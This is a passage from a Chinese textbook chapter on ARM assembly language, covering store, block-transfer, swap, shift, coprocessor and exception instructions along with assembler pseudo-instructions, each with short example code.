STRB 指令的格式为：

```
STR{条件}B 源寄存器, <存储器地址>
```

STRB 指令用于从源寄存器中将一个 8 位的字节数据传送到存储器中。该字节数据为源寄存器中的低 8 位。

指令示例：

```
STRB R0, [R1]；将寄存器 R0 中的字节数据写入以 R1 为地址的存储器中
STRB R0, [R1，＃8]；将寄存器 R0 中的字节数据写入以 R1+8 为地址的存储器中
```



（6）STRH 指令

STRH 指令的格式为：

```
STR{条件}H 源寄存器, <存储器地址>
```

STRH 指令用于从源寄存器中将一个 16 位的半字数据传送到存储器中。该半字数据为源寄存器中的低 16 位。

指令示例：

```
STRH R0, [R1]；将寄存器 R0 中的半字数据写入以 R1 为地址的存储器中
STRH R0, [R1, ＃8]；将寄存器 R0 中的半字数据写入以 R1+8 为地址的存储器中
```

6. 批量数据加载/存储指令

ARM 微处理器支持批量数据加载/存储指令可以一次在一片连续的存储器单元和多个寄存器之间传送数据，批量加载指令用于将一片连续的存储器中的数据传送到多个寄存器，批量数据存储指令则完成相反的操作。常用的加载存储指令如下。

- ❑ LDM：批量数据加载指令。
- ❑ STM：批量数据存储指令。

LDM（或 STM）指令的格式为：

```
LDM（或 STM）{条件}{类型} 基址寄存器{!}, 寄存器列表{∧}
```

- ❑ {!}：为可选后缀，若选用该后缀，则当数据传送完毕之后，将最后的地址写入基址寄存器，否则基址寄存器的内容不改变。基址寄存器不允许为R15，寄存器列表可以为R0～R15的任意组合。
- ❑ {∧}：为可选后缀，当指令为LDM且寄存器列表中包含R15，选用该后缀时表示：除了正常的数据传送之外，还将SPSR复制到CPSR。同时，该后缀还表示传入或传出的是用户模式下的寄存器，而不是当前模式下的寄存器。

LDM（或 STM）指令用于从由基址寄存器所指示的一片连续存储器到寄存器列表所指示的多个寄存器之间传送数据，该指令的常见用途是将多个寄存器的内容入栈或出栈。其中，{类型}为如下所示几种情况。

- ❑ IA：每次传送后地址加1。
- ❑ IB：每次传送前地址加1。
- ❑ DA：每次传送后地址减1。
- ❑ DB：每次传送前地址减1。
- ❑ FD：满递减堆栈。
- ❑ ED：空递减堆栈。
- ❑ FA：满递增堆栈。
- ❑ EA：空递增堆栈。

指令示例：

```
STMFD R13!, {R0, R4-R12, LR}；将寄存器列表中的寄存器（R0, R4 到 R12, LR）存入堆栈
LDMFD R13!, {R0, R4-R12, PC}；将堆栈内容恢复到寄存器（R0, R4 到 R12, LR）
```

7. 数据交换指令

ARM 微处理器所支持数据交换指令能在存储器和寄存器之间交换数据。数据交换指令有如下两条。

- ❑ SWP：字数据交换指令。
- ❑ SWPB：字节数据交换指令。

（1）SWP 指令

SWP 指令的格式为：

```
SWP{条件} 目的寄存器, 源寄存器 1, [源寄存器 2]
```

SWP 指令用于将源寄存器 2 所指向的存储器中的字数据传送到目的寄存器中，同时将源寄存器 1 中的字数据传送到源寄存器 2 所指向的存储器中。显然，当源寄存器 1 和目的寄存器为同一个寄存器时，指令交换该寄存器和存储器的内容。

指令示例：

```
SWP R0, R1, [R2]；将 R2 所指向的存储器中的字数据传送到 R0，同时将 R1 中的字数据传送到 R2 所指向的存储单元
SWP R0, R0, [R1]；该指令完成将 R1 所指向的存储器中的字数据与 R0 中的字数据交换
```

（2）SWPB 指令

SWPB 指令的格式为：

```
SWP{条件}B 目的寄存器, 源寄存器 1, [源寄存器 2]
```

SWPB 指令用于将源寄存器 2 所指向的存储器中的字节数据传送到目的寄存器中，目的寄存器的高 24 位清零，同时将源寄存器 1 中的字节数据传送到源寄存器 2 所指向的存储器中。显然，当源寄存器 1 和目的寄存器为同一个寄存器时，指令交换该寄存器和存储器的内容。

指令示例：

```
SWPB R0, R1, [R2]；将 R2 所指向的存储器中的字节数据传送到 R0，R0 的高 24 位清零，同时将 R1 中的低 8 位数据传送到 R2 所指向的存储单元
SWPB R0, R0, [R1]；该指令完成将 R1 所指向的存储器中的字节数据与 R0 中的低 8 位数据交换
```

8. 移位指令（操作）

ARM 微处理器内嵌的桶型移位器（Barrel Shifter）支持数据的各种移位操作，移位操作在 ARM 指令集中不作为单独的指令使用，只能作为指令格式中一个字段，在汇编语言中表示为指令中的选项。例如，数据处理指令的第二个操作数为寄存器时，就可以加入移位操作选项对其进行各种移位操作。移位操作包括如下 6 种类型，ASL 和 LSL 是等价的，可以自由互换。

- LSL：逻辑左移。
- ASL：算术左移。
- LSR：逻辑右移。
- ASR：算术右移。
- ROR：循环右移。
- RRX：带扩展的循环右移。

（1）LSL（或 ASL）操作

LSL（或 ASL）操作的格式为：

```
通用寄存器, LSL（或 ASL） 操作数
```

LSL（或 ASL）可完成对通用寄存器中的内容进行逻辑（或算术）的左移操作，按操作数所指定的数量向左移位，低位用 0 来填充。其中，操作数可以是通用寄存器，也可以是立即数（0～31）。

操作示例：

```
MOV R0, R1, LSL#2；将 R1 中的内容左移两位后传送到 R0 中
```

（2）LSR 操作

LSR 操作的格式为：

```
通用寄存器, LSR 操作数
```

LSR 可完成对通用寄存器中的内容进行右移的操作，按操作数所指定的数量向右移位，左端用 0 来填充。其中，操作数可以是通用寄存器，也可以是立即数（0～31）。

操作示例：

```
MOV R0, R1, LSR#2；将 R1 中的内容右移两位后传送到 R0 中，左端用 0 来填充
```



（3）ASR 操作

ASR 操作的格式为：

```
通用寄存器, ASR 操作数
```

ASR 可完成对通用寄存器中的内容进行右移的操作，按操作数所指定的数量向右移位，左端用第 31 位的值来填充。其中，操作数可以是通用寄存器，也可以是立即数（0～31）。

操作示例：

```
MOV R0, R1, ASR#2；将 R1 中的内容右移两位后传送到 R0 中，左端用第 31 位的值来填充
```

（4）ROR 操作

ROR 操作的格式为：

```
通用寄存器, ROR 操作数
```

ROR 可完成对通用寄存器中的内容进行循环右移的操作，按操作数所指定的数量向右循环移位，左端用右端移出的位来填充。其中，操作数可以是通用寄存器，也可以是立即数（0～31）。显然，当进行 32 位的循环右移操作时，通用寄存器中的值不改变。

操作示例：

```
MOV R0, R1, ROR#2；将 R1 中的内容循环右移两位后传送到 R0 中
```

（5）RRX 操作

RRX 操作的格式为：

```
通用寄存器, RRX 操作数
```

RRX 可完成对通用寄存器中的内容进行带扩展的循环右移的操作，按操作数所指定的数量向右循环移位，左端用进位标志位 C 来填充。其中，操作数可以是通用寄存器，也可以是立即数（0～31）。

操作示例：

```
MOV R0, R1, RRX#2；将 R1 中的内容进行带扩展的循环右移两位后传送到 R0 中
```

9. 协处理器指令

ARM 微处理器可支持多达 16 个协处理器，用于各种协处理操作，在程序执行的过程中，每个协处理器只执行针对自身的协处理指令，忽略 ARM 处理器和其他协处理器的指令。

ARM 的协处理器指令主要用于 ARM 处理器初始化 ARM 协处理器的数据处理操作，在 ARM 处理器的寄存器和协处理器的寄存器之间传送数据，以及在 ARM 协处理器的寄存器和存储器之间传送数据。ARM 协处理器指令包括以下 5 条。

- CDP：协处理器数操作指令。
- LDC：协处理器数据加载指令。
- STC：协处理器数据存储指令。
- MCR：ARM处理器寄存器到协处理器寄存器的数据传送指令。
- MRC：协处理器寄存器到ARM处理器寄存器的数据传送指令。

（1）CDP 指令

CDP 指令的格式为：

```
CDP{条件} 协处理器编码, 协处理器操作码 1, 目的寄存器, 源寄存器 1, 源寄存器 2, 协处理器操作码 2
```

CDP 指令用于 ARM 处理器通知 ARM 协处理器执行特定的操作，若协处理器不能成功完成特定的操作，则产生未定义指令异常。其中，协处理器操作码 1 和协处理器操作码 2 为协处理器将要执行的操作，目的寄存器和源寄存器均为协处理器的寄存器，指令不涉及 ARM 处理器的寄存器和存储器。

指令示例：

```
CDP P3, 2, C12, C10, C3, 4；该指令完成协处理器 P3 的初始化
```

（2）LDC 指令

LDC 指令的格式为：

```
LDC{条件}{L} 协处理器编码,目的寄存器, [源寄存器]
```

LDC 指令用于将源寄存器所指向的存储器中的字数据传送到目的寄存器中，若协处理器不能成功完成传送操作，则产生未定义指令异常。其中，{L}选项表示指令为长读取操作，如用于双精度数据的传输。

指令示例：

```
LDC P3, C4, [R0]；将 ARM 处理器的寄存器 R0 所指向的存储器中的字数据传送到协处理器 P3 的寄存器 C4 中
```

（3）STC 指令

STC 指令的格式为：

```
STC{条件}{L} 协处理器编码,源寄存器, [目的寄存器]
```

STC 指令用于将源寄存器中的字数据传送到目的寄存器所指向的存储器中，若协处理器不能成功完成传送操作，则产生未定义指令异常。其中，{L}选项表示指令为长读取操作，如用于双精度数据的传输。

指令示例：

```
STC P3, C4, [R0]；将协处理器 P3 的寄存器 C4 中的字数据传送到 ARM 处理器的寄存器 R0 所指向的存储器中
```

（4）MCR 指令

MCR 指令的格式为：

```
MCR{条件} 协处理器编码，协处理器操作码 1，源寄存器，目的寄存器 1，目的寄存器 2，协处理器操作码 2
```

MCR 指令用于将 ARM 处理器寄存器中的数据传送到协处理器寄存器中,若协处理器不能成功完成操作，则产生未定义指令异常。其中协处理器操作码 1 和协处理器操作码 2 为协处理器将要执行的操作，源寄存器为 ARM 处理器的寄存器，目的寄存器 1 和目的寄存器 2 均为协处理器的寄存器。

指令示例：

```
MCR P3, 3, R0, C4, C5, 6；该指令将 ARM 处理器寄存器 R0 中的数据传送到协处理器 P3 的寄存器 C4 和 C5 中
```

（5）MRC 指令

MRC 指令的格式为：

```
MRC{条件} 协处理器编码，协处理器操作码 1，目的寄存器，源寄存器 1，源寄存器 2，协处理器操作码 2
```

MRC 指令用于将协处理器寄存器中的数据传送到 ARM 处理器寄存器中，若协处理器不能成功完成操作，则产生未定义指令异常。其中，协处理器操作码 1 和协处理器操作码 2 为协处理器将要执行的操作，目的寄存器为 ARM 处理器的寄存器，源寄存器 1 和源寄存器 2 均为协处理器的寄存器。

指令示例：

```
MRC P3, 3, R0, C4, C5, 6；该指令将协处理器 P3 的寄存器中的数据传送到 ARM 处理器寄存器中
```

10. 异常产生指令

ARM 微处理器所支持的异常指令有如下两条。

- SWI：软件中断指令。
- BKPT：断点中断指令。

（1）SWI 指令

SWI 指令的格式为：

```
SWI{条件} 24 位的立即数
```

SWI 指令用于产生软件中断，以便用户程序能调用操作系统的系统例程。操作系统在 SWI 的异常处理程序中提供相应的系统服务，指令中 24 位的立即数指定用户程序调用系统例程的类型，相关参数通过调用寄存器传递，当指令中 24 位的立即数被忽略时，用户程序调用系统例程的类型由通用寄存器 R0 的内容决定，同时，参数通过其他通用寄存器传递。

指令示例：

```
SWI 0x02；该指令调用操作系统编号位 02 的系统例程
```

（2）BKPT 指令

BKPT 指令的格式为：

```
BKPT 16 位的立即数
```

BKPT 指令产生软件断点中断，可用于程序的调试。

16.4　ARM 程序设计基础

知识点讲解：光盘:视频\知识点\第 16 章\ARM 程序设计基础.avi

ARM 编译器一般都支持汇编语言的程序设计、C/C++语言的程序设计以及两者的混合编程。本节将介绍 ARM 程序设计的一些基本概念，如 ARM 汇编语言的伪指令、汇编语言的语句格式和汇编语言的程序结构等，同时介绍 C/C++和汇编语言的混合编程等问题。

16.4.1　ARM 汇编器所支持的伪指令

在 ARM 汇编语言程序里，有一些特殊指令助记符，这些助记符与指令系统的助记符不同，没有相对应的操作码，通常称这些特殊指令助记符为伪指令，再伪指令完成的操作称为伪操作。伪指令在源程序中的作用是为完成汇编程序作各种准备工作，这些伪指令仅在汇编过程中起作用，一旦汇编结束，伪指令的使命就完成了。

在 ARM 的汇编程序中，有如下几种伪指令：符号定义伪指令、数据定义伪指令、汇编控制伪指令、宏指令以及其他伪指令。

1. 符号定义（Symbol Definition）伪指令

符号定义伪指令用于定义 ARM 汇编程序中的变量、对变量赋值以及定义寄存器的别名等操作。在现实应用中，有如下几种常见的符号定义伪指令。

- 用于定义全局变量的GBLA、GBLL和GBLS。
- 用于定义局部变量的LCLA、LCLL和LCLS。
- 用于对变量赋值的SETA、SETL和SETS。
- 为通用寄存器列表定义名称的RLIST。

（1）GBLA、GBLL 和 GBLS

语法格式：

```
GBLA（GBLL 或 GBLS）　全局变量名
```

GBLA、GBLL 和 GBLS 伪指令用于定义一个 ARM 程序中的全局变量，并将其初始化。具体说明如下所示。

- GBLA伪指令用于定义一个全局的数字变量，并初始化为0。
- GBLL伪指令用于定义一个全局的逻辑变量，并初始化为F（假）。
- GBLS伪指令用于定义一个全局的字符串变量，并初始化为空。

由于以上 3 条伪指令用于定义全局变量，因此在整个程序范围内变量名必须唯一。

使用示例：

```
GBLA Test1；定义一个全局的数字变量，变量名为 Test1
```

```
Test1 SETA 0xaa；将该变量赋值为 0xaa
GBLL Test2；定义一个全局的逻辑变量，变量名为 Test2
Test2 SETL {TRUE}；将该变量赋值为真
GBLS Test3；定义一个全局的字符串变量，变量名为 Test3
Test3 SETS "Testing"；将该变量赋值为 Testing
```

（2）LCLA、LCLL 和 LCLS

语法格式：

```
LCLA（LCLL 或 LCLS）局部变量名
```

LCLA、LCLL 和 LCLS 伪指令用于定义一个 ARM 程序中的局部变量，并将其初始化。具体说明如下所示。

- LCLA伪指令用于定义一个局部的数字变量，并初始化为0。
- LCLL伪指令用于定义一个局部的逻辑变量，并初始化为F（假）。
- LCLS伪指令用于定义一个局部的字符串变量，并初始化为空。

以上 3 条伪指令用于声明局部变量，在其作用范围内变量名必须唯一。

使用示例：

```
LCLA Test4；声明一个局部的数字变量，变量名为 Test4
Test3 SETA 0xaa；将该变量赋值为 0xaa
LCLL Test5；声明一个局部的逻辑变量，变量名为 Test5
Test4 SETL {TRUE}；将该变量赋值为真
LCLS Test6；定义一个局部的字符串变量，变量名为 Test6
Test6 SETS "Testing"; 将该变量赋值为 Testing
```

（3）SETA、SETL 和 SETS

语法格式：

```
变量名 SETA（SETL 或 SETS）表达式
```

伪指令 SETA、SETL 和 SETS 用于给一个已经定义的全局变量或局部变量赋值。具体说明如下所示。

- SETA伪指令用于给一个数学变量赋值。
- SETL伪指令用于给一个逻辑变量赋值。
- SETS伪指令用于给一个字符串变量赋值。

其中，变量名为已经定义过的全局变量或局部变量，表达式为将要赋给变量的值。

使用示例：

```
LCLA Test3；声明一个局部的数字变量，变量名为 Test3
Test3 SETA 0xaa；将该变量赋值为 0xaa
LCLL Test4；声明一个局部的逻辑变量，变量名为 Test4
Test4 SETL {TRUE}；将该变量赋值为真
```

（4）RLIST

语法格式：

```
名称 RLIST {寄存器列表}
```

RLIST 伪指令可用于对一个通用寄存器列表定义名称，使用该伪指令定义的名称可在 ARM 指令 LDM/STM 中使用。在 LDM/STM 指令中，列表中的寄存器访问次序为根据寄存器的编号由低到高，与列表中的寄存器排列次序无关。

使用示例：

```
RegList RLIST {R0-R5, R8, R10}；将寄存器列表名称定义为 RegList，可在 ARM 指令 LDM/STM 中通过该名称访问寄存器列表
```



2. 数据定义（Data Definition）伪指令

数据定义伪指令一般用于为特定的数据分配存储单元，同时可完成已分配存储单元的初始化。在现实应用中，有如下几种常见的数据定义伪指令。

- ❑ DCB：用于分配一片连续的字节存储单元并用指定的数据初始化。
- ❑ DCW（DCWU）：用于分配一片连续的半字存储单元并用指定的数据初始化。
- ❑ DCD（DCDU）：用于分配一片连续的字存储单元并用指定的数据初始化。
- ❑ DCFD（DCFDU）：用于为双精度的浮点数分配一片连续的字存储单元并用指定的数据初始化。
- ❑ DCFS（DCFSU）：用于为单精度的浮点数分配一片连续的字存储单元并用指定的数据初始化。
- ❑ DCQ（DCQU）：用于分配一片以8字节为单位的连续存储单元并用指定的数据初始化。
- ❑ SPACE：用于分配一片连续的存储单元。
- ❑ MAP：用于定义一个结构化的内存表首地址。
- ❑ FIELD：用于定义一个结构化的内存表的数据域。

（1）DCB

语法格式：

```
标号 DCB 表达式
```

DCB 伪指令用于分配一片连续的字节存储单元并用伪指令中指定的表达式初始化。其中，表达式可以是 0～255 的数字或字符串。DCB 也可用“=”代替。

使用示例：

```
Str DCB "This is a test! "；分配一片连续的字节存储单元并初始化
```

（2）DCW（或 DCWU）

语法格式：

```
标号 DCW（或 DCWU） 表达式
```

DCW（或 DCWU）伪指令用于分配一片连续的半字存储单元并用伪指令中指定的表达式初始化。其中，表达式可以为程序标号或数字表达式。用 DCW 分配的字存储单元是半字对齐的，而用 DCWU 分配的字存储单元并不严格半字对齐。

使用示例：

```
DataTest DCW 1, 2, 3；分配一片连续的半字存储单元并初始化
```

（3）DCD（或 DCDU）

语法格式：

```
标号 DCD（或 DCDU） 表达式
```

DCD（或 DCDU）伪指令用于分配一片连续的字存储单元并用伪指令中指定的表达式初始化。其中，表达式可以为程序标号或数字表达式。DCD 也可用“&”代替。

用 DCD 分配的字存储单元是字对齐的，而用 DCDU 分配的字存储单元并不严格字对齐。

使用示例：

```
DataTest DCD 4, 5, 6；分配一片连续的字存储单元并初始化
```

（4）DCFD（或 DCFDU）

语法格式：

```
标号 DCFD（或 DCFDU）表达式
```

DCFD（或 DCFDU）伪指令用于为双精度的浮点数分配一片连续的字存储单元并用伪指令中指定的表达式初始化。每个双精度的浮点数占据两个字单元。用 DCFD 分配的字存储单元是字对齐的，而用 DCFDU 分配的字存储单元并不严格字对齐。

使用示例：

```
FDataTest DCFD 2E115, -5E7 ; 分配一片连续的字存储单元并初始化为指定的双精度数
```

（5）DCFS（或 DCFSU）

语法格式：

```
标号 DCFS（或 DCFSU）表达式
```

DCFS（或 DCFSU）伪指令用于为单精度的浮点数分配一片连续的字存储单元并用伪指令中指定的表达式初始化。每个单精度的浮点数占据一个字单元。

用 DCFS 分配的字存储单元是字对齐的，而用 DCFSU 分配的字存储单元并不严格字对齐。

使用示例：

```
FDataTest DCFS 2E5, -5E-7 ; 分配一片连续的字存储单元并初始化为指定的单精度数
```

（6）DCQ（或 DCQU）

语法格式：

```
标号 DCQ（或 DCQU）表达式
```

DCQ（或 DCQU）伪指令用于分配一片以 8 个字节为单位的连续存储区域并用伪指令中指定的表达式初始化。用 DCQ 分配的存储单元是字对齐的，而用 DCQU 分配的存储单元并不严格字对齐。

使用示例：

```
DataTest DCQ 100 ; 分配一片连续的存储单元并初始化为指定的值
```

（7）SPACE

语法格式：

```
标号 SPACE 表达式
```

SPACE 伪指令用于分配一片连续的存储区域并初始化为 0。其中，表达式为要分配的字节数。SPACE 也可用“%”代替。

使用示例：

```
DataSpace SPACE 100 ; 分配连续 100 字节的存储单元并初始化为 0
```

（8）MAP

语法格式：

```
MAP 表达式{, 基址寄存器}
```

MAP 伪指令用于定义一个结构化的内存表的首地址。MAP 也可用“ ^ ”代替。表达式可以为程序中的标号或数学表达式，基址寄存器为可选项，当基址寄存器选项不存在时，表达式的值即为内存表的首地址，当该选项存在时，内存表的首地址为表达式的值与基址寄存器的和。

MAP 伪指令通常与 FIELD 伪指令配合使用来定义结构化的内存表。

使用示例：

```
MAP 0x100, R0 ; 定义结构化内存表首地址的值为 0x100+R0
```

（9）FIELD

语法格式：

```
标号 FIELD 表达式
```

FIELD 伪指令用于定义一个结构化内存表中的数据域。FIELD 也可用“#”代替。表达式的值为当前数据域在内存表中所占的字节数。

FIELD 伪指令常与 MAP 伪指令配合使用来定义结构化的内存表。MAP 伪指令定义内存表的首地址，FIELD 伪指令定义内存表中的各个数据域，并可以为每个数据域指定一个标号供其他的指令引用。

注意：MAP和FIELD伪指令仅用于定义数据结构，并不实际分配存储单元。

使用示例：

```
MAP 0x100 ;            定义结构化内存表首地址的值为 0x100
        A FIELD 16 ;   定义 A 的长度为 16 字节，位置为 0x100
        B FIELD 32 ;   定义 B 的长度为 32 字节，位置为 0x110
        S FIELD 256 ;  定义 S 的长度为 256 字节，位置为 0x130
```

3. 汇编控制（Assembly Control）伪指令

汇编控制伪指令用于控制汇编程序的执行流程，常用的汇编控制伪指令如下所示。

- IF、ELSE、ENDIF
- WHILE、WEND
- MACRO、MEND
- MEXIT

（1）IF、ELSE、ENDIF

语法格式：

```
IF 逻辑表达式
        指令序列 1
ELSE
        指令序列 2
ENDIF
```

IF、ELSE、ENDIF 伪指令能根据条件的成立与否决定是否执行某个指令序列。当 IF 后面的逻辑表达式为真，则执行指令序列 1，否则执行指令序列 2。其中，ELSE 及指令序列 2 可以没有，此时，当 IF 后面的逻辑表达式为真，则执行指令序列 1，否则继续执行后面的指令。

IF、ELSE、ENDIF 伪指令可以嵌套使用。

使用示例：

```
GBLL Test ; 声明一个全局的逻辑变量，变量名为 Test
…
IF Test = TRUE
    指令序列 1
ELSE
    指令序列 2
ENDIF
```

（2）WHILE、WEND

语法格式：

```
WHILE 逻辑表达式
        指令序列
WEND
```

WHILE、WEND 伪指令能根据条件的成立与否决定是否循环执行某个指令序列。当 WHILE 后面的逻辑表达式为真，则执行指令序列，该指令序列执行完毕后，再判断逻辑表达式的值，若为真则继续执行，一直到逻辑表达式的值为假。

WHILE、WEND 伪指令可以嵌套使用。

使用示例：

```
GBLA Counter ; 声明一个全局的数学变量，变量名为 Counter
Counter SETA 3 ; 由变量 Counter 控制循环次数
…
WHILE Counter < 10
   指令序列
```

```
WEND
```

（3）MACRO、MEND

语法格式：

```
$标号 宏名 $参数 1, $参数 2, …
指令序列
MEND
```

MACRO、MEND 伪指令可以将一段代码定义为一个整体，称为宏指令，然后就可以在程序中通过宏指令多次调用该段代码。其中，“$”标号在宏指令被展开时，会被替换为用户定义的符号，宏指令可以使用一个或多个参数，当宏指令被展开时，这些参数被相应的值替换。

宏指令的使用方式和功能与子程序有些相似，子程序可以提供模块化的程序设计、节省存储空间并提高运行速度。但在使用子程序结构时需要保护现场，从而增加了系统的开销，因此，在代码较短且需要传递的参数较多时，可以使用宏指令代替子程序。

包含在 MACRO 和 MEND 之间的指令序列称为宏定义体，在宏定义体的第一行应声明宏的原型（包含宏名、所需的参数），然后就可以在汇编程序中通过宏名来调用该指令序列。在源程序被编译时，汇编器将宏调用展开，用宏定义中的指令序列代替程序中的宏调用，并将实际参数的值传递给宏定义中的形式参数。MACRO、MEND 伪指令可以嵌套使用。

（4）MEXIT

语法格式：

```
MEXIT
```

MEXIT 用于从宏定义中跳转出去。

4. 其他常用的伪指令

在汇编程序中经常会使用其他的伪指令，具体说明如下所示。

- AREA
- ALIGN
- CODE16、CODE32
- ENTRY
- END
- EQU
- EXPORT（或GLOBAL）
- IMPORT
- EXTERN
- GET（或INCLUDE）
- INCBIN
- RN
- ROUT

（1）AREA

语法格式：

```
AREA 段名 属性 1, 属性 2, …
```

AREA 伪指令用于定义一个代码段或数据段。其中，段名若以数字开头，则该段名需用“|”括起来，例如|1_test|。

属性字段表示该代码段（或数据段）的相关属性，多个属性用逗号分隔，常用的属性如下。

- CODE属性：用于定义代码段，默认为READONLY。



- DATA属性：用于定义数据段，默认为READWRITE。
- READONLY属性：指定本段为只读，代码段默认为READONLY。
- READWRITE属性：指定本段为可读可写，数据段的默认属性为READWRITE。
- ALIGN属性：使用方式为“ALIGN 表达式”。在默认时，ELF（可执行连接文件）的代码段和数据段是按字对齐的，表达式的取值范围为0～31。
- COMMON属性：该属性定义一个通用的段，不包含任何用户代码和数据。各源文件中同名的COMMON段共享同一段存储单元。

一个汇编语言程序至少要包含一个段，当程序太长时，也可以将程序分为多个代码段和数据段。

使用示例：

```
AREA Init, CODE, READONLY
指令序列
；该伪指令定义了一个代码段，段名为 Init，属性为只读
```

（2）ALIGN

语法格式：

```
ALIGN {表达式{, 偏移量}}
```

ALIGN 伪指令可通过添加填充字节的方式，使当前位置满足一定的对齐方式。其中，表达式的值用于指定对齐方式，可能的取值为 2 的幂，如 1、2、4、8、16 等。若未指定表达式，则将当前位置对齐到下一个字的位置。偏移量也为一个数字表达式，若使用该字段，则当前位置的对齐方式为：2 的表达式次幂＋偏移量。

使用示例：

```
AREA Init, CODE, READONLY, ALIEN＝3；指定后面的指令为 8 字节对齐。
指令序列
END
```

（3）CODE16、CODE32

语法格式：

```
CODE16（或 CODE32）
```

CODE16 伪指令通知编译器，其后的指令序列为 16 位的 Thumb 指令。CODE32 伪指令通知编译器，其后的指令序列为 32 位的 ARM 指令。

若在汇编源程序中同时包含 ARM 指令和 Thumb 指令时，可用 CODE16 伪指令通知编译器其后的指令序列为 16 位的 Thumb 指令，CODE32 伪指令通知编译器其后的指令序列为 32 位的 ARM 指令。因此，在使用 ARM 指令和 Thumb 指令混合编程的代码里，可用这两条伪指令进行切换，但注意它们只通知编译器其后指令的类型，并不能对处理器进行状态的切换。

使用示例：

```
AREA Init, CODE, READONLY
…
CODE32；通知编译器其后的指令为 32 位的 ARM 指令
LDR R0, ＝NEXT+1；将跳转地址放入寄存器 R0
BX R0；程序跳转到新的位置执行，并将处理器切换到 Thumb 工作状态
…
CODE16；通知编译器其后的指令为 16 位的 Thumb 指令
NEXT LDR R3, ＝0x3FF
…
END；程序结束
```

（4）ENTRY

语法格式：

```
ENTRY
```

ENTRY 伪指令用于指定汇编程序的入口点。在一个完整的汇编程序中至少要有一个 ENTRY（也可以有多个，当有多个 ENTRY 时，程序的真正入口点由链接器指定），但在一个源文件里最多只能有一个 ENTRY（可以没有）。

使用示例：

```
AREA Init, CODE, READONLY
ENTRY ; 指定应用程序的入口点
…
```

（5）END

语法格式：

```
END
```

END 伪指令用于通知编译器已经到了源程序的结尾。

使用示例：

```
AREA Init，CODE，READONLY
…
END ; 指定应用程序的结尾
```

（6）EQU

语法格式：

```
名称 EQU 表达式{, 类型}
```

EQU 伪指令用于为程序中的常量、标号等定义一个等效的字符名称，类似于 C 语言中的#define。其中，EQU 可用“*”代替。

名称为 EQU 伪指令定义的字符名称，当表达式为 32 位的常量时，可以指定表达式的数据类型，可以有 3 种类型：CODE16、CODE32 和 DATA。

使用示例：

```
Test EQU 50 ; 定义标号 Test 的值为 50
        Addr EQU 0x55, CODE32 ; 定义 Addr 的值为 0x55，且该处为 32 位的 ARM 指令
```

（7）EXPORT（或 GLOBAL）

语法格式：

```
EXPORT 标号{[WEAK]}
```

EXPORT 伪指令用于在程序中声明一个全局的标号，该标号可在其他文件中引用。EXPORT 可用 GLOBAL 代替。标号在程序中区分大小写，[WEAK]选项声明其他的同名标号优先于该标号被引用。

使用示例：

```
AREA Init, CODE, READONLY
EXPORT Stest ; 声明一个可全局引用的标号 Stest
…
END
```

（8）IMPORT

语法格式：

```
IMPORT 标号{[WEAK]}
```

IMPORT 伪指令用于通知编译器要使用的标号在其他源文件中定义，但要在当前源文件中引用，而且无论当前源文件是否引用该标号，该标号均会被加入到当前源文件的符号表中。

标号在程序中区分大小写，[WEAK]选项表示当所有的源文件都没有定义这样一个标号时，编译器也不给出错误信息，在多数情况下将该标号置为 0，若该标号为 B 或 BL 指令引用，则将 B 或 BL 指令置为 NOP 操作。



使用示例：

```
AREA Init, CODE, READONLY
IMPORT Main；通知编译器当前文件要引用标号 Main，但 Main 在其他源文件中定义
…
END
```

（9）EXTERN

语法格式：

```
EXTERN 标号{[WEAK]}
```

EXTERN 伪指令用于通知编译器要使用的标号在其他源文件中定义，但要在当前源文件中引用，如果当前源文件实际并未引用该标号，该标号就不会被加入到当前源文件的符号表中。

标号在程序中区分大小写，[WEAK]选项表示当所有的源文件都没有定义这样一个标号时，编译器也不给出错误信息，在多数情况下将该标号置为 0，若该标号为 B 或 BL 指令引用，则将 B 或 BL 指令置为 NOP 操作。

使用示例：

```
AREA Init, CODE, READONLY
EXTERN Main；通知编译器当前文件要引用标号 Main，但 Main 在其他源文件中定义
…
END
```

（10）GET（或 INCLUDE）

语法格式：

```
GET 文件名
```

GET 伪指令用于将一个源文件包含到当前的源文件中，并将被包含的源文件在当前位置进行汇编处理。可以使用 INCLUDE 代替 GET。

汇编程序中常用的方法是在某源文件中定义一些宏指令，用 EQU 定义常量的符号名称，用 MAP 和 FIELD 定义结构化的数据类型，然后用 GET 伪指令将这个源文件包含到其他的源文件中。使用方法与 C 语言中的 include 相似。GET 伪指令只能用于包含源文件，包含目标文件需要使用 INCBIN 伪指令。

使用示例：

```
AREA Init, CODE, READONLY
GET a1.s；通知编译器当前源文件包含源文件 a1.s
GE T C：\a2.s；通知编译器当前源文件包含源文件 C:\ a2.s
…
END
```

（11）INCBIN

语法格式：

```
INCBIN 文件名
```

INCBIN 伪指令用于将一个目标文件或数据文件包含到当前的源文件中，被包含的文件不作任何变动地存放在当前文件中，编译器从其后开始继续处理。

使用示例：

```
AREA Init, CODE, READONLY
INCBIN a1.dat；通知编译器当前源文件包含文件 a1.dat
INCBIN C:\a2.txt；通知编译器当前源文件包含文件 C:\a2.txt
…
END
```

（12）RN

语法格式：

```
名称 RN 表达式
```

RN 伪指令用于给一个寄存器定义一个别名。采用这种方式可以方便程序员记忆该寄存器的功能。其中，名称为给寄存器定义的别名，表达式为寄存器的编码。

使用示例：

```
Temp RN R0；为 R0 定义一个别名 Temp
```

（13）ROUT

语法格式：

```
{名称} ROUT
```

ROUT 伪指令用于给一个局部变量定义作用范围。在程序中未使用该伪指令时，局部变量的作用范围为所在的 AREA，而使用 ROUT 后，局部变量的作用范围为当前 ROUT 和下一个 ROUT 之间。

16.4.2　汇编语言的语句格式

ARM（Thumb）汇编语言的语句格式为：

```
{标号}{指令或伪指令}{; 注释}
```

在汇编语言程序设计中，每一条指令的助记符可以全部用大写或全部用小写，但不允许在一条指令中大、小写混用。同时，如果一条语句太长，可将该长语句分为若干行来书写，在行的末尾用“\”表示下一行与本行为同一条语句。

1. 汇编语言程序中常用的符号

在汇编语言程序设计中，经常使用各种符号代替地址、变量和常量等，以增加程序的可读性。尽管符号的命名由编程者决定，但也并不表示是可以任意命令的，必须遵循如下约定。

- 符号区分大小写，同名的大、小写符号会被编译器认为是两个不同的符号。
- 符号在其作用范围内必须唯一。
- 自定义的符号名不能与系统的保留字相同。
- 符号名不应与指令或伪指令同名。
- 程序中的变量是指其值在程序的运行过程中可以改变的量。ARM（Thumb）汇编程序所支持的变量有数字变量、逻辑变量和字符串变量。
  - 数字变量用于在程序的运行中保存数字值，但注意数字值的大小不应超出数字变量所能表示的范围。
  - 逻辑变量用于在程序的运行中保存逻辑值，逻辑值只有两种取值情况：真或假。
